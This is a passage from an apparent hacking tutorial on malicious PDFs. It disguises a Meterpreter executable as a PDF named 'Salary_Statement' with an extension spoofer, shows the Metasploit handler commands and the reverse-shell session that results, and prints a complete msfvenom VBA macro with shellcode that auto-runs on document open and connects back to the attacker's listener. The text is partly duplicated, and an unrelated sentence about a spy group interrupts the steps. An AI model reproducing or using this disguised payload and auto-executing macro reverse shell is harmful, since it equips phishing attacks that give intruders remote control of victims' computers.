
Here's our embedded payload




When I try to open this attachment manually,



Adobe displays an error message as shown below.



Not just executables, Adobe has banned opening many other file types from PDF file like Windows shortcuts (LNK), other PDFs etc.



The banned files list is huge. So what if PDFs can't be embedded with executables? Executables can be masqueraded as PDF files. Recently, Lazarus group, the infamous North Korean hacking group advertised a job. The fake job ad had a hidden file named "Coinbase_Online_Careers_2022.07.exe" which looked like a PDF file. The actual functionality of Lazarus hacking campaign was complex. For our recreation, I will create an exe payload and masquerade it as a PDF file.

For this, I will be using an application called Extension spoofer. The download information of this application is given in our Downloads section. For this tool to work, we need icons of the applications we want our payload to masquerade as. So I download them too (information given in Downloads section).

PC > Local Disk (C:) > Users > admin > PDF_2 >

Name	Date modified	Type	Size
 ExtensionSpoofers-master	10/13/2020 9:10 A...	File folder	
 ExtensionSpoofer	11/14/2022 7:20 PM	Application	67 KB

First, select the payload. I am using the same meterpreter payload we used earlier. Here it is.

Name	Date modified	Type	Size
 ExtensionSpoofers-master	10/13/2020 9:10 A...	File folder	
 alpha2	11/14/2022 5:18 PM	Application	73 KB
 ExtensionSpoofer	11/14/2022 7:20 PM	Application	67 KB

Run extension spoofer binary now.

 File Spoofer

File Spoofer

Spoofer

Source

Current file: None

Open file



[OUTPUT NAME]

Generate

Then, select the payload.

File Spoofer

×

File Spoofer

Spoof

Source

⇒ C:\Users\admin\PDF_2\alpha2.exe

Open file



[OUTPUT NAME]

Generate

Next, select the extension we want for exe payload. Here, I am selecting PDF.

File Spoofer

×

File Spoofer

Spoof

Source

C:\Users\admin\PDF_2\alpha2

Open file



.pdf

pdf

mp4

pdf

png

py

txt

 File Spoofer
 ✕

File Spoofer

Spoofer

pdf

Source

exe

C:\Users\admin\PDF_2\alpha2.exe

Open file



exe.pdf

Generate

Here's our spoofed payload.

Name	Date modified	Type	Size
 ExtensionSpoofer-master	10/13/2020 9:10 A...	File folder	
 ExtensionSpoofer	11/14/2022 7:20 PM	Application	67 KB
 pdf	11/14/2022 7:29 PM	Application	293 KB

Let's change the name to something believable.

Name	Date modified	Type	Size
 ExtensionSpoofer-master	10/13/2020 9:10 A...	File folder	
 ExtensionSpoofer	11/14/2022 7:20 PM	Application	67 KB
 Salary_Statement	11/14/2022 7:29 PM	Application	293 KB

When user's click on this EXE which is looking like a PDF file, we get a successful meterpreter session.


```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

```

```

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:49843) at 2022-11-14 09:02:10 -0500

```

```

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >

```

3. PDFs With Embedded .Doc Files

You have just now read that Adobe has banned a number of file types from being opened from the PDF document but that doesn't mean all the embedded files are blocked. For example, .doc and XLS files can still be embedded in pdfs and then opened.

Hackers spreading the snake keylogger for Windows were mailing malicious PDFs to their victims with embedded Word documents. As soon as the target user opens this PDF file, it prompts the user as if to open the Word document. If the target user selects to open this Word file, it automatically downloads the payload. This payload is an OLE object that contains shell code to exhibit CVE-2017-11882 vulnerability. CVE-2017-11882 is an old RCE vulnerability in MS Office equation editor. This shell code downloads the snake keylogger after exploitation.

Let's show you how to embed a .doc file in PDF. However, instead of shellcode to exploit a particular vulnerability, I will use Macros to get a reverse shell. We can also create Macro code using msfvenom. Let me create a macro reverse shell code.

A cyber espionage group named Worok, which has been discovered recently, has been hiding malware in seemingly innocuous image files.


```

(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.36.189 lport=4444
-f vba

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of vba file: 2724 bytes
#If Vba7 Then
    Private Declare Function CreateThread Lib "kernel32" (ByVal Mwve As Long
, ByVal Ttyndmjr As Long, ByVal Xsnmc As Long, Tkky As Long, ByVal Bygxrx As Lo
ng, Zleezh As Long) As Long
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Pslmigej As
Long, ByVal Cowunjrb As Long, ByVal Hdom As Long, ByVal Zkj As Long) As Long
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Trarcqhaph A
s Long, ByVal Oblfpg As Any, ByVal Kvkvfm As Long) As Long
#EndIf

Sub Auto_Open()
    Dim Btao As Long, Meeardq As Variant, Lrmoczuz As Long
#If Vba7 Then
    Dim Vjz As LongPtr, Lhnarou As LongPtr
#Else
    Dim Vjz As Long, Lhnarou As Long
#EndIf
    Meeardq = Array(252,232,143,0,0,0,96,49,210,137,229,100,139,82,48,139,82
,12,139,82,20,49,255,139,114,40,15,183,74,38,49,192,172,60,97,124,2,44,32,193,20
7,13,1,199,73,117,239,82,139,82,16,87,139,66,60,1,208,139,64,120,133,192,116,76,
1,208,139,72,24,80,139,88,32,1,211,133,201,116,60,73,139,
52,139,1,214,49,255,49,192,193,207,13,172,1,199,56,224,117,244,3,125,248,59,125,
36,117,224,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,139,1,208,137,
68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,233,128,255,255,255,93,104,51
,50,0,0,104,119,115,50,95,84,
104,76,119,38,7,137,232,255,208,184,144,1,0,0,41,196,84,80,104,41,128,107,0,255,
213,106,10,104,192,168,36,189,104,2,0,17,92,137,230,80,80,80,80,64,80,64,80,104,
234,15,223,224,255,213,151,106,16,86,87,104,153,165,116,97,255,213,133,192,116,1
0,255,78,8,117,236,232,103,0,0,0,
106,0,106,4,86,87,104,2,217,200,95,255,213,131,248,0,126,54,139,54,106,64,104,0,
16,0,0,86,106,0,104,88,164,83,229,255,213,147,83,106,0,86,83,87,104,2,217,200,95
,255,213,131,248,0,125,40,88,104,0,64,0,0,106,0,80,104,11,47,15,48,255,213,87,10
4,117,110,77,97,255,213,
94,94,255,12,36,15,133,112,255,255,255,233,155,255,255,255,1,195,41,198,117,193,
195,187,240,181,162,86,106,0,83,255,213)

    Vjz = VirtualAlloc(0, UBound(Meeardq), &H1000, &H40)
    For Lrmoczuz = LBound(Meeardq) To UBound(Meeardq)
        Btao = Meeardq(Lrmoczuz)
        Lhnarou = RtlMoveMemory(Vjz + Lrmoczuz, Btao, 1)
    
```



```

Vjz = VirtualAlloc(0, UBound(Meeardq), &H1000, &H40)
For Lrmoczu = LBound(Meeardq) To UBound(Meeardq)
    Btao = Meeardq(Lrmoczu)
    Lhnarou = RtlMoveMemory(Vjz + Lrmoczu, Btao, 1)
Next Lrmoczu
Lhnarou = CreateThread(0, 0, Vjz, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub


```

```

(kali@kali)-[~]
$

